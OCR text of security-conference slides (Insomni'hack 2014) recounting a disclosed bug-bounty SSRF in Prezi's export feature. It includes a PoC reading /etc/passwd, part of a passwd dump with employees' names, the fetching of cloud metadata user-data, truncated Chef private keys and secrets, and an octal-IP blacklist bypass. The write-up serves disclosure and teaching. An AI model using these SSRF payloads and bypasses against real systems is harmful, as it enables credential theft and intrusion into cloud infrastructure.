


5121	https://prezi.com	POST	/backend/export/eq54nnaodlzm/zip/
5122	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/
5123	https://conversionservice.prezi.com	POST	/api/v1/job/
5124	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5125	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5126	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5127	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5128	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5129	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5130	https://prezi.com	POST	/desktop/log_event/download_prezi/
5133	https://prezi.com	POST	/desktop/log_event/download_prezi/

```
HTTP/1.1 200 OK
Content-Language: en
Content-Type: application/json
Date: Fri, 22 Nov 2013 00:02:11 GMT
Server: ngx_openresty/1.2.8.6
Vary: Accept-Language, Cookie
X-Frame-Options: SAMEORIGIN
Content-Length: 779
Connection: keep-alive

{"conversion_token": {"url": "https://conversionservice.prezi.com/api/v1/job/", "header": "MAC id=
```

Export as Portable Prezi



5121	https://prezi.com	POST	/backend/export/eq54nnaodlzm/zip/
5122	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/
5123	https://conversionservice.prezi.com	POST	/api/v1/job/
5124	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5125	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5126	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5127	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5128	https://conversionservice.prezi.com	OPTIONS	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5129	https://conversionservice.prezi.com	POST	/api/v1/job/715693a5-a3d8-4e00-851a-1f53c0d04a12/
5130	https://prezi.com	POST	/desktop/log_event/download_prezi/
5133	https://prezi.com	POST	/desktop/log_event/download_prezi/

```
HTTP/1.1 200 OK
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://prezi.com
Cache-Control: max-age=0
Content-Security-Policy-Report-Only: script-src 'none'; img-src 'none'; media-src 'none'; style-s
Content-Type: application/json
Date: Fri, 22 Nov 2013 00:02:33 GMT
Expires: Fri, 22 Nov 2013 00:02:33 GMT
Last-Modified: Fri, 22 Nov 2013 00:02:33 GMT
Server: ngx_openresty/1.2.8.6
Content-Length: 241
Connection: keep-alive

{"status": 5, "success": true, "format": "export", "url": "https://s3.amazonaws.com/0103.static.p
```

Python urllib

- Accessing local files is tempting
  - But unsafe redirects are not supported
    - No HTTP redirect from http:// to file://

- Scanning internal networks is possible
  - But forbidden by the bounty rules
  - Btw, there's no internal network


- FAIL! Let's try something else...

Keep It Simple, Stupid

- Point to a local file
  - No HTTP redirect
- Export as Portable Prezi
- Open the ZIP
- Browse to “data/content/repo/[RSRC_ID]”

WIN!

Access to local files



```
[redacted]
nagios:x:109:118::/var/lib/nagios:/bin/false
stunnel4:x:110:119:stunnel:/var/run/stunnel4:/bin/false
publisher:x:1018:100:Prezi Publisher:/home/publisher:/bin/bash
[redacted]
mzagon:x:1022:100:Mihaly ZAGON:/home/mzagon:/bin/bash
kepten:x:1023:100:Robert KISS:/home/kepten:/bin/bash
zsellera:x:1024:100:Attila ZSELLER:/home/zsellera:/bin/bash
```

PoC

```
…
    <object>
        <source>
            666031337
            <url>file://etc/passwd</url>
        </source>
    <sourceUrl>blabla.swf</sourceUrl>
    </object>
...
```

Prezi's feedback

We finished our investigation […] and we think that with some hacking this vulnerability can be exploited pretty badly, e.g. an attacker would be able to gain access to some critical credentials, therefore [...] we would like to reward you with a $2000 bounty.

Prezi's actions

- Setup a white-list
  - Only URL matching “http://” are authorized
- No additional network filtering
  - But no internal networks reachable from AWS

Recap

- URL
  - Fully controlled by the attacker
  - Stored server-side in a <zuiprezi> document
- Content
  - Retrieved with Python urllib 2.6
  - Stored in a publicly reachable ZIP archive
- Limitations
  - Provided URL must use the “http://” scheme
- Processing
  - Done on Amazon EC2

This export feature still has a ***huge*** hole

Any idea?

Hint #1

- RFC 3927
- Describes the 169.254/16 network
  - Dynamic Configuration of IPv4 Link-Local Addresses
  - “IPv4 Link-Local addresses [...] are only used where stable, routable addresses are not available (such as on ad hoc or isolated networks)”

Hint #2

- Using AWS EC2 or OpenStack is a key factor
- Auto-scaling is important too

- Links
  - http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/AESDG-chapter-instancedata.html
  - http://docs.openstack.org/admin-guide-cloud/content/section_metadata-service.html

169.254.169.254

Your new friend ;-)

- Metadata Web server, used by a VM to retrieve its own instance-specific data
  - /latest/meta-data/hostname (AWS)
  - /openstack/latest/meta_data.json (OpenStack)

Typical auto-scaling workflow

- Trigger a scaling threshold
- Start a new VM instance
- After booting, the VM fetches its own user-data
  - Usually a shell script
  - Located at http://169.254.169.254/latest/user-data/
- Script execution
  - Get latest configuration files and source code
  - Download and setup everything needed
  - Integrates a pool of VM

Prezi headshot

- Uses the SSRF vulnerability to retrieve the startup script stored at /latest/user-data/ on the metadata server WIN!
- Bash script (150+ lines)
  - Creates critical files
    - /etc/chef/client.rb
    - /etc/chef/validation.pem
    - /etc/chef/encrypted_data_bag_secret

Prezi headshot

/etc/chef/client.rb

```
chef_server_url "https://api.opscode.com/organizations/prezi"
validation_client_name "prezi-validator"
```

etc/chef/validation.pem

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA09U/TBxe[...]iRLSo6sJTJm6RCk6qZqRxM7UCbBw=
-----END RSA PRIVATE KEY-----
```

/etc/chef/encrypted_data_bag_secret

```
gqrnkG+M/t/1/3KhCzRNEiMBL[...]IohHq2Iil/P8fS21aZJkXYmHyKdMJ2qo=
```

Chef?

- According to Wikipedia
  - *“Chef is a configuration management tool [...] used to streamline the task of configuring & maintaining a company's servers [...] can integrate with cloud-based platforms such as Rackspace and Amazon EC2 to automatically provision and configure new machines.”*
  - http://en.wikipedia.org/wiki/Chef_(software)

- According to Chef documentation
  - *“Anyone in possession of a client’s private key can do anything on your Hosted Chef account that the client is authorized to do, so be sure to protect you clients’ private keys”*
  - http://docs.opscode.com/manage_server_hosted_clients.html

Prezi's feedback

[...] this exploitation has the same root cause as your previous local file access, however the attack path is different and [...] your submission gave some nice ideas where to improve ourselves, therefore we would like to offer you $2000 for this issue as well. Congratz! :)

Prezi's actions

- Add a black-list
  - Private IP addresses are forbidden (using IPy)
    - Impedance mismatch? Yes, using octal format!
    - Bypass: 0251.0376.0251.0376 WIN! $500
- Detect and manage HTTP redirects
  - Black-list applied to the final destination
- Chef secrets moved to the AMI itself
  - Referenced from the user-data script
  - Readable only by root
- Renewal of every Chef key
  - Wasn't an easy step

Timeline

Bug #1

Nov 24th: bug reported

Nov 25th: fix deployed

Nov 31st: bounty awarded $2000

Dec 17th: wire transfer received

Bug #2

Dec 3rd: bug reported

Dec 3rd: 1st fix (IP validation) deployed


Dec 4rd: 2nd fix (no redirect) deployed

Dec 18th: bounty awarded $2000

Dec 27th: wire transfer received

- **A few hours between notification and fix!**

Targets



Conclusion

I earned $9149

And it was fun!

Conclusion

- Oracle
  - Very fragile XML parser (did I spoke about XSLT?)
  - Do not patch their own production systems
- Yahoo
  - Difficulties to reproduce bugs (but money is OK)
  - May be pwned because of the anti-SSRF bypass
- Xalan-J
  - Hard to convince, many thanks to oCERT + ASF Sec Team
- Prezi
  - Awesome security team (look for their blog posts)
  - I'll try to challenge them again!

Lurking in clouds

Easy hacks for complex apps

Insomni'hack 2014

AGARRI

21/03/2014